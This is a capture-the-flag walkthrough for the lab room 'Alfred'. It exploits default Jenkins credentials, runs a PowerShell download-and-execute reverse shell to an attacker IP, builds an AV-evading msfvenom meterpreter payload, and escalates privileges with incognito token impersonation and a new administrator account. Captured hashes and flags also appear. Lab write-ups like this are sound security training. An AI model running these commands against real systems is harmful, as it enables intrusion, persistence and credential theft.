Exploit Jenkins to gain an initial shell, then escalate your privileges by exploiting Windows authentication tokens.
Alfred
💢 We will cover the topics#
- Network Enumeration
- Abusing Token Privileges For LPE
Task 1 Initial Access#
In this room, we’ll learn how to exploit a common misconfiguration on a widely used automation server(Jenkins - This tool is used to create continuous integration/continuous development pipelines that allow developers to automatically deploy their code once they made change to it). After which, we’ll use an interesting privilege escalation method to get full system access.
Since this is a Windows application, we’ll be using Nishang to gain initial access. The repository contains a useful set of scripts for initial access, enumeration and privilege escalation. In this case, we’ll be using the reverse shell scripts
Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up.
How many ports are open? (TCP only)
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
| kali@kali:~/CTFs/tryhackme/Alfred$ sudo nmap -A -sS -sC -sV -O -Pn 10.10.176.61
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-18 21:16 CET
Nmap scan report for 10.10.176.61
Host is up (0.053s latency).
Not shown: 997 filtered ports
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 7.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title (text/html).
3389/tcp open tcpwrapped
| ssl-cert: Subject: commonName=alfred
| Not valid before: 2020-10-02T14:42:05
|_Not valid after: 2021-04-03T14:42:05
8080/tcp open http Jetty 9.4.z-SNAPSHOT
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2008 R2 SP1 (90%), Microsoft Windows Server 2008 (90%), Microsoft Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 R2 or Windows 8 (90%), Microsoft Windows 7 SP1 (90%), Microsoft Windows 8.1 Update 1 (90%), Microsoft Windows 8.1 R1 (90%), Microsoft Windows Phone 7.5 or 8.0 (90%), Microsoft Windows 7 or Windows Server 2008 R2 (89%), Microsoft Windows Server 2008 or 2008 Beta 3 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
TRACEROUTE (using port 3389/tcp)
HOP RTT ADDRESS
1 40.28 ms 10.8.0.1
2 55.56 ms 10.10.176.61
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1254.35 seconds
|
3
What is the username and password for the log in panel(in the format username:password)

admin:admin



Find a feature of the tool that allows you to execute commands on the underlying system. When you find this feature, you can use this command to get the reverse shell on your machine and then run it:
powershell iex (New-Object Net.WebClient).DownloadString('http://your-ip:your-port/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress your-ip -Port your-port
You first need to download the Powershell script, and make it available for the server to download. You can do this by creating a http server with python:
python3 -m http.server
http://10.10.176.61:8080/job/project/configure
1
| powershell iex (New-Object Net.WebClient).DownloadString('http://10.8.106.222/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.8.106.222 -Port 9001
|
No answer needed
What is the user.txt flag?
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
| kali@kali:~/CTFs/tryhackme/Alfred$ nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.176.61 49224
Windows PowerShell running as user bruce on ALFRED
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS C:\Program Files (x86)\Jenkins\workspace\project>whoami
alfred\bruce
PS C:\Program Files (x86)\Jenkins\workspace\project> cd "C:\Users\bruce\Desktop"
PS C:\Users\bruce\Desktop> dir
Directory: C:\Users\bruce\Desktop
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a--- 10/25/2019 11:22 PM 32 user.txt
PS C:\Users\bruce\Desktop> type user.txt
79007a09481963edf2e1321abd9ae2a0
|
79007a09481963edf2e1321abd9ae2a0
Task 2 Switching Shells#
To make the privilege escalation easier, let’s switch to a meterpreter shell using the following process.
Use msfvenom to create the a windows meterpreter reverse shell using the following payload
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=[IP] LPORT=[PORT] -f exe -o [SHELL NAME].exe
This payload generates an encoded x86-64 reverse tcp meterpreter payload. Payloads are usually encoded to ensure that they are transmitted correctly, and also to evade anti-virus products. An anti-virus product may not recognise the payload and won’t flag it as malicious.
After creating this payload, download it to the machine using the same method in the previous step:
powershell "(New-Object System.Net.WebClient).Downloadfile('http://<ip>:8000/shell-name.exe','shell-name.exe')"
Before running this program, ensure the handler is set up in metasploit:
use exploit/multi/handler set PAYLOAD windows/meterpreter/reverse_tcp set LHOST your-ip set LPORT listening-port run
This step uses the metasploit handler to receive the incoming connection from you reverse shell. Once this is running, enter this command to start the reverse shell
Start-Process "shell-name.exe"
This should spawn a meterpreter shell for you!
What is the final size of the exe payload that you generated?
1
2
3
4
5
6
7
8
9
| kali@kali:~/CTFs/tryhackme/Alfred$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.8.106.222 LPORT=9002 -f exe -o win_revshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
Saved as: win_revshell.exe
|
73802
Task 3 Privilege Escalation#
Now that we have initial access, let’s use token impersonation to gain system access.
Windows uses tokens to ensure that accounts have the right privileges to carry out particular actions. Account tokens are assigned to an account when users log in or are authenticated. This is usually done by LSASS.exe(think of this as an authentication process).
This access token consists of:
- user SIDs(security identifier)
- group SIDs
- privileges
amongst other things. More detailed information can be found here.
There are two types of access tokens:
- primary access tokens: those associated with a user account that are generated on log on
- impersonation tokens: these allow a particular process(or thread in a process) to gain access to resources using the token of another (user/client) process
For an impersonation token, there are different levels:
- SecurityAnonymous: current user/client cannot impersonate another user/client
- SecurityIdentification: current user/client can get the identity and privileges of a client, but cannot impersonate the client
- SecurityImpersonation: current user/client can impersonate the client’s security context on the local system
- SecurityDelegation: current user/client can impersonate the client’s security context on a remote system
where the security context is a data structure that contains users’ relevant security information.
The privileges of an account(which are either given to the account when created or inherited from a group) allow a user to carry out particular actions. Here are the most commonly abused privileges:
- SeImpersonatePrivilege
- SeAssignPrimaryPrivilege
- SeTcbPrivilege
- SeBackupPrivilege
- SeRestorePrivilege
- SeCreateTokenPrivilege
- SeLoadDriverPrivilege
- SeTakeOwnershipPrivilege
- SeDebugPrivilege
There’s more reading here.
View all the privileges using whoami /priv
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
| PS C:\Users\bruce\Desktop> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
=============================== ========================================= ========
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeSecurityPrivilege Manage auditing and security log Disabled
SeTakeOwnershipPrivilege Take ownership of files or other objects Disabled
SeLoadDriverPrivilege Load and unload device drivers Disabled
SeSystemProfilePrivilege Profile system performance Disabled
SeSystemtimePrivilege Change the system time Disabled
SeProfileSingleProcessPrivilege Profile single process Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority Disabled
SeCreatePagefilePrivilege Create a pagefile Disabled
SeBackupPrivilege Back up files and directories Disabled
SeRestorePrivilege Restore files and directories Disabled
SeShutdownPrivilege Shut down the system Disabled
SeDebugPrivilege Debug programs Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Disabled
SeUndockPrivilege Remove computer from docking station Disabled
SeManageVolumePrivilege Perform volume maintenance tasks Disabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links Disabled
|
No answer needed
You can see that two privileges(SeDebugPrivilege, SeImpersonatePrivilege) are enabled. Let’s use the incognito module that will allow us to exploit this vulnerability. Enter: load incognito to load the incognito module in metasploit. Please note, you may need to use the use incognito command if the previous command doesn’t work. Also ensure that your metasploit is up to date.
No answer needed
To check which tokens are available, enter the list_tokens -g. We can see that the BUILTIN\Administrators token is available. Use the impersonate_token “BUILTIN\Administrators” command to impersonate the Administrators token. What is the output when you run the getuid command?
NT AUTHORITY\SYSTEM
Even though you have a higher privileged token you may not actually have the permissions of a privileged user (this is due to the way Windows handles permissions - it uses the Primary Token of the process and not the impersonated token to determine what the process can or cannot do). Ensure that you migrate to a process with correct permissions (above questions answer). The safest process to pick is the services.exe process. First use the ps command to view processes and find the PID of the services.exe process. Migrate to this process using the command migrate PID-OF-PROCESS
No answer needed

read the root.txt file at C:\Windows\System32\config
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
| kali@kali:~/CTFs/tryhackme/Alfred$ sudo smbserver.py smbfolder .
Impacket v0.9.22.dev1+20201015.130615.81eec85a - Copyright 2020 SecureAuth Corporation
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.176.61,49259)
[*] AUTHENTICATE_MESSAGE (alfred\bruce,ALFRED)
[*] User ALFRED\bruce authenticated successfully
[*] bruce::alfred:aaaaaaaaaaaaaaaa:8cf02ea70c705df2b6411afcee008cfc:010100000000000000100128efbdd601fafa4637b85be99c000000000100100051006c005500530063005a004f0070000300100051006c005500530063005a004f007000020010004e006800670056005900520078006d00040010004e006800670056005900520078006d000700080000100128efbdd601060004000200000008003000300000000000000000000000003000008146bf154e488fc0cac7383dfee4c73eeca272c7f0291b32716524219b103f5b0a001000000000000000000000000000000000000900220063006900660073002f00310030002e0038002e003100300036002e00320032003200000000000000000000000000
[-] Unknown level for query path info! 0x109
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:SMBFOLDER)
[*] Closing down connection (10.10.176.61,49259)
[*] Remaining connections []
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
| kali@kali:~/CTFs/tryhackme/Alfred$ nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.176.61 49257
Windows PowerShell running as user bruce on ALFRED
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS C:\Program Files (x86)\Jenkins\workspace\project>cd C:\windows\temp
PS C:\windows\temp> copy \\10.8.106.222\smbfolder\incognito2\incognito.exe
PS C:\windows\temp> dir
Directory: C:\windows\temp
Mode LastWriteTime Length Name
---- ------------- ------ ----
d---- 10/25/2019 8:04 PM hsperfdata_WIN-NPD8TIBHOIO$
d---- 10/25/2019 9:54 PM jetty-0.0.0.0-8080-war-_-any-24795
42305151993622.dir
d---- 10/25/2019 9:55 PM jna--652807375
-a--- 10/27/2019 12:25 AM 8838 Amazon_SSM_Agent_20191026162504.lo
g
-a--- 10/27/2019 12:25 AM 180060 Amazon_SSM_Agent_20191026162504_00
0_AmazonSSMAgentMSI.log
-a--- 10/27/2019 12:25 AM 1207 cleanup.txt
-a--- 10/27/2019 12:25 AM 422 cmdout
-a--- 10/27/2019 12:21 AM 1005 dd_dotnetfx45_decompression_log.tx
t
-a--- 10/25/2019 9:47 PM 0 DMI687E.tmp
-a--- 10/27/2019 12:25 AM 8786 EC2ConfigService_20191026162425.lo
g
-a--- 10/27/2019 12:25 AM 262728 EC2ConfigService_20191026162425_00
0_WiXEC2ConfigSetup_64.log
-a--- 10/27/2019 12:25 AM 0 FXSAPIDebugLogFile.txt
-a--- 10/27/2019 12:25 AM 0 FXSTIFFDebugLogFile.txt
-a--- 7/18/2012 1:12 PM 102912 incognito.exe
-a--- 10/27/2019 12:21 AM 1140366 Microsoft .NET Framework 4.5.1 Set
up_20191026_162047619.html
-a--- 10/26/2019 12:17 PM 1816 MpCmdRun.log
-a--- 10/27/2019 12:25 AM 21 stage1-complete.txt
-a--- 10/27/2019 12:25 AM 34037 stage1.txt
-a--- 10/16/2019 7:26 AM 113328 svcexec.exe
-a--- 10/27/2019 12:25 AM 67 tmp.dat
-a--- 10/25/2019 9:47 PM 262144 TS_C43B.tmp
-a--- 10/25/2019 9:47 PM 262144 TS_C584.tmp
-a--- 10/25/2019 9:47 PM 458752 TS_C602.tmp
-a--- 10/25/2019 9:47 PM 196608 TS_C75B.tmp
-a--- 10/25/2019 9:47 PM 196608 TS_C8A4.tmp
-a--- 10/25/2019 9:47 PM 196608 TS_C941.tmp
-a--- 10/25/2019 9:47 PM 720896 TS_C9BF.tmp
-a--- 10/25/2019 9:47 PM 458752 TS_CD89.tmp
-a--- 10/25/2019 9:47 PM 262144 TS_CE84.tmp
-a--- 10/25/2019 9:54 PM 2390099 winstone2061818542446950210.jar
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
| PS C:\windows\temp> ./incognito.exe add_user stroke hello123!
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
[*] Enumerating tokens
[*] Attempting to add user stroke to host 127.0.0.1
[+] Successfully added user
PS C:\windows\temp> ./incognito.exe add_localgroup_user Administrators stroke
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
[*] Enumerating tokens
[*] Attempting to add user stroke to local group Administrators on host 127.0.0.1
[+] Successfully added user to local group
PS C:\windows\temp>
|
dff0f748678f280250f25a45b8046b4a